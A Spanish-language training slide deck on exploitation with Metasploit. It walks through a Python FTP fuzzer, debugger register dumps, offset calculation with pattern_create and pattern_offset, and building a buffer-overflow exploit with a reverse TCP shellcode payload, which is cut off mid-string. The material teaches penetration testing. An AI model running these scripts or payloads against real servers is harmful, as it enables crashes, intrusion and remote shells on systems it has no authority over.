



# Open-Sec

Ethical Hacking/Forensics/InfoSec




## Explotación con **metasploit** Framework

César Cuadra Pacheco, CISSP, CEH, CompTIA Security+

Senior Security Consultant & Penetration Tester

[ccuadra@open-sec.com](mailto:ccuadra@open-sec.com)

[www.Open-Sec.com](http://www.Open-Sec.com)





---

# metasploit FRAMEWORK

# metasploit Framework

El **metasploit** Framework, es una herramienta para desarrollar y ejecutar exploits contra una máquina remota. Fue creado utilizando el lenguaje de programación de scripting Perl, aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.



# metasploit Framework

El **metasploit** Framework, tiene varios componentes y utilidades entre las cuales destacan:

- Msfcli (Cliente de Metasploit)
- Msfconsole (Consola de Metasploit)
- Msfweb (Servidor e Interfaz web de Metasploit)
- Msfgui (Interfaz gráfica de Metasploit)
- Msfopcode (Cliente de la base de datos de OPCODES de Metasploit)



# metasploit Framework

Continuación de lista de utilidades de **metasploit** Framework:

- Mspayload (Generador de PAYLOADS de Metasploit)
- Pattern\_create (Genera una cadena con cierto patrón, utilizada para encontrar las direcciones offset)
- Pattern\_offset (Calcula el offset de una cadena específica)





---

# Demo: Uso Básico de **metasploit**

# Creando **EXPLOITS**...



© Open-Sec



# ¿Cómo se descubren los fallos de Seguridad?





# ¿Cómo se descubren los fallos de Seguridad?

- Mientras que para algunos un “cuelgue” del sistema es sólo eso, para otros es un fallo de seguridad que podrían aprovechar.
- En la actualidad se ha hecho muy extendido el uso de fuzzers para descubrir vulnerabilidades.
- Se pueden descubrir fallos de seguridad mediante la revisión de código fuente.
- Sometiendo a las aplicaciones a pruebas de intrusión.
- Muchas veces se descubren fallos de seguridad simplemente utilizando el sistema.



# DEMO: Descubriendo una vulnerabilidad


---

# DEMO: Descubriendo una Vulnerabilidad

## Código Fuente de Fuzzer Sencillo en Python


```
import socket
import time
import sys
buffer=["A"]
counter=20
print("Atacando a:" + sys.argv[1])
while len(buffer) <= 100:
    buffer.append("A"*counter)
    counter=counter+100
for string in buffer:
    print "Fuzzing USER:" + str(len(string))
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect((sys.argv[1],21))
    data=s.recv(1024)
    s.send('USER ' + string + '\r\n')
    data=s.recv(1024)
    s.send('PASS ftp\r\n')
    data=s.recv(1024)
    s.send('QUIT\r\n')
    s.close()
    time.sleep(1)
```

## Ejecución del script



```
root@usuario-desktop: ~
Archivo Editar Ver Terminal Ayuda
root@usuario-desktop:~# python fuzzer.py 172.26.0.45
Atacando a:172.26.0.45
Fuzzing USER:1
Fuzzing USER:20
Fuzzing USER:120
Fuzzing USER:220
Fuzzing USER:320
Fuzzing USER:420
Fuzzing USER:520
Fuzzing USER:620
```

Como resultado de la ejecución del script podemos observar una excepción en ollydbg, es importante notar los registros ESP y EIP, donde EIP tiene el valor 41414141 el cual esta representado en hexadecimal, en ASCII sería "AAAA" (que hemos enviado en nuestra petición), de igual modo el registro ESP tiene valor AAA.....A



Registers (FPU)

EAX	00000001
ECX	00000001
EDX	00000000
EBX	00000000
ESP	00B0FD48 ASCII "AAAAAAAAAAAAAAAA"
EBP	00B0FDA0
ESI	7C8092AC kernel32.GetTickCount
EDI	00B0FE48
EIP	41414141
C 0	ES 0023 32bit 0(FFFFFFFF)
P 0	CS 001B 32bit 0(FFFFFFFF)
A 1	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDE000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErrr ERROR_SUCCESS (00000000)
EFL	00010212 (NO, NB, NE, A, NS, PO, GE, G)
ST0	empty 0.000000000000000070e-493
ST1	empty 0.0
ST2	empty 0.0


Address	Hex dump	ASCII
00440000	00 00 00 00 59 48 43 00	....VKC.
00440008	F0 36 40 00 30 37 40 00	-60.070.
00440010	30 30 42 00 70 30 42 00	00B.p0B.
00440018	60 02 43 00 90 08 43 00	'0C.00C.
00440020	F0 10 43 00 20 11 43 00	01C.01C.
00440028	60 11 43 00 F0 11 43 00	'1C.01C.
00440030	F0 12 43 00 20 13 43 00	01C.01C.
00440038	40 13 43 00 80 13 43 00	@1C.01C.
00440040	C0 13 43 00 00 14 43 00	^1C.01C.
00440048	40 14 43 00 80 14 43 00	@1C.01C.
00440050	C0 14 43 00 00 15 43 00	^1C.01C.

Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

Paused

# ¿Qué es un Exploit?

Es un programa, sentencia o similar que aprovecha una vulnerabilidad para comprometer la confidencialidad, integridad y/o disponibilidad



# ¿Qué es Buffer Overflow?

LA VIDA DE UN PUNTERO NO ES NADA FÁCIL...

VIVIMOS EN CONSTANTE TENSION, SI APUNTAS MAL ESTÁS ACABADO, SEGMENTATION FAULT...



tira de linuxhispano.net

¡¿A DÓNDE APUNTA, PUNTERO?! ¡MALDITA SEA! ¡ESTÁ APUNTANDO A UNA JODIDA ZONA NO RESERVADA DE MEMORIA!



imagenes en danigm.net

¡OH NO! JIMMY ESTÁ APUNTANDO A UNA ZONA YA LIBERADA...

¡NOOOOOO!



by danigm

# ¿Qué es Buffer Overflow?

Según Wikipedia, un desbordamiento de buffer es un error de software que se produce cuando se copia una cantidad de datos sobre un área que no es lo suficientemente grande para contenerlos, sobrescribiendo de esta manera otras zonas de memoria.

Un desbordamiento de buffer ocurre cuando los datos que se escriben en un buffer corrompen aquellos datos en direcciones de memoria adyacentes a los destinados para el buffer, debido a una falta de validación de los datos de entrada. Esto se da comúnmente al

copiar cadenas de caracteres de un buffer a otro.



# ¿Cómo crear un exploit?

A continuación crearemos un exploit para una vulnerabilidad de buffer overflow.

---

# Algunos Conceptos Básicos

## Registros del CPU

- EBP (extended base pointer)
- ESI (extended source index)
- EDI (extended destination index)
- ESP (extended stack pointer)
- EIP (enhanced instruction pointer) Apunta a la siguiente instrucción a se ejecutada.





# Controlando los registros

- Para examinar los registros y la ejecución del programa vulnerable usaremos ollydbg (puede usar algún otro debugger)
- Debemos encontrar la forma de escribir el registro EIP, para encontrar el offset vamos a hacer uso de `pattern_create.rb` y `pattern_offset.rb` de Metasploit.




# DEMO: Controlando los Registros

---


# DEMO: Controlando los Registros

Creando un patrón de caracteres con `pattern_create` de Metasploit, para ubicar las direcciones (desplazamientos) de los registros del CPU.



```
root@usuario-desktop: /pentest/metasploit/tools
Archivo Editar Ver Terminal Ayuda
root@usuario-desktop:/pentest/metasploit/tools# ruby pattern_create.rb 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
root@usuario-desktop:/pentest/metasploit/tools#
```

Revisamos los valores de los registros ESP y EIP en OllyDbg, para luego ingresarlos en `pattern_offset` y calcular el desplazamiento.




Enviamos el patrón de caracteres generado al servidor a través de nuestro buffer.

```
import socket
import sys
print("DoS a:" + sys.argv[1])
buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
k5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1A
n2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8A
p9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9A
y0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba"
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((sys.argv[1],21))
data=s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data=s.recv(1024)
s.close()
```

Calculamos el desplazamiento con `pattern_offset` de Metasploit utilizando los datos proporcionados en OllyDbg.

Podemos observar que a partir del carácter nro 485 se inicia la escritura en el registro EIP, y que a partir del carácter 493 se inicia la escritura en el registro ESP. Entonces nuestro buffer será: `A*485 + EIP (son 4 bytes) + 4 bytes + ESP (aca va el payload)`



```
root@usuario-desktop: /pentest/metasploit/tools
Archivo Editar Ver Terminal Ayuda
root@usuario-desktop:/pentest/metasploit/tools# ruby pattern_offset.rb q4Aq
493
root@usuario-desktop:/pentest/metasploit/tools# ruby pattern_offset.rb 32714131
485
root@usuario-desktop:/pentest/metasploit/tools#
root@usuario-desktop:/pentest/metasploit/tools#
```

# Creando un Exploit sencillo

- Utilizaremos un PAYLOAD de Metasploit, debemos tener en cuenta los badchars(caracteres no permitidos) y el espacio disponible para el Exploit.
- Buscaremos la forma de indicar en el EIP que ejecute nuestro PAYLOAD (que se encuentra en ESP), para esto asignamos a EIP una dirección de memoria que apunte a una instrucción JMP ESP, esto lo podemos ubicar en la base de datos de OPCODES de Metasploit, buscando con OllyDbg o con findjmp2.exe



# Creando un Exploit sencillo


- Utilizaremos NOPs(No Operation Command), para indicar al CPU que continúe con la secuencia de ejecución.
- Para este sencillo ejemplo utilizaremos Python como lenguaje de programación.




# DEMO: Creando un Exploit Sencillo

---


Seleccionamos el PAYLOAD deseado en la interfaz web de Metasploit, en este caso utilizaremos Windows Command Shell, Reverse TCP Inline, debido a que nuestra víctima tiene su firewall activado



Por tratarse de una shell reversa (la víctima se conecta con el atacante), necesitamos indicar al PAYLOAD la dirección IP del atacante y el puerto al cual se conectará la víctima, además en esta parte establecemos los badchars.



Ahora tenemos nuestro PAYLOAD generado, procedemos a fijarnos en el tamaño, que no exceda el tamaño que tenemos disponible para nuestro exploit, y copiamos el PAYLOAD para utilizarlo en nuestro exploit.





# DEMO: Creando un Exploit Sencillo

Podemos utilizar la aplicación Findjmp2.exe para ubicar las direcciones de memoria que contienen una llamada al registro ESP (en nuestro caso) para escribirlas en el registro EIP.

Con la dirección encontrada, vamos a crear nuestro buffer, de modo tal que el registro EIP se escriba 7C82385D y en el registro ESP se escriba nuestro payload, los espacios intermedios serán llenados con NOPS (0x90)

```
import socket
import struct
import sys
shellcode = ("\xd9\xc2\xbb\xe6\xc0\x6a\x3f\xd9\x74\x24\xf4\x29\xc9\x5a\xbl"
"\x4f\x83\xc2\x04\x31\x5a\x15\x03\x5a\x15\x04\x35\x96\xd7\x41"
"\xb6\x67\x28\x31\x3e\x82\x19\x63\x24\xc6\x08\xb3\x2e\x8a\xa0"
"\x38\x62\x3f\x32\x4c\xab\x30\xf3\xfa\x8d\x7f\x04\xcb\x11\xd3"
"\xc6\x4a\xee\x2e\x1b\xac\xcf\xe0\x6e\xad\x08\x1c\x80\xff\xc1"
"\x6a\x33\xef\x66\x2e\x88\x0e\xa9\x24\xb0\x68\xcc\xfb\x45\xc2"
"\xcf\x2b\xf5\x59\x87\xd3\x7d\x05\x38\xe5\x52\x56\x04\xac\xdf"
"\xac\xfe\x2f\x36\xfd\xff\x01\x76\x51\x3e\xae\x7b\xa8\x06\x09"
"\x64\xdf\x7c\x69\x19\xe7\x46\x13\xc5\x62\x5b\xb3\x8e\xd4\xbf"
"\x45\x42\x82\x34\x49\x2f\xc1\x13\x4e\xae\x06\x28\x6a\x3b\xa9"
"\xff\xfa\x7f\x8d\xdb\xa7\x24\xac\x7a\x02\x8a\xd1\x9d\xea\x73"
"\x77\xd5\x19\x67\x01\xb4\x75\x44\x3f\x47\x86\xc2\x48\x34\xb4"
"\x4d\xe2\xd2\xf4\x06\x2c\x24\xfa\x3c\x88\xba\x05\xbf\xe8\x93"
"\xc1\xeb\xb8\x8b\xe0\x93\x53\x4c\x0c\x46\xf3\x1c\xa2\x39\xb3"
"\xcc\x02\xea\x5b\x07\x8d\xd5\x7b\x28\x47\x60\xbc\xbf\xc4\x69"
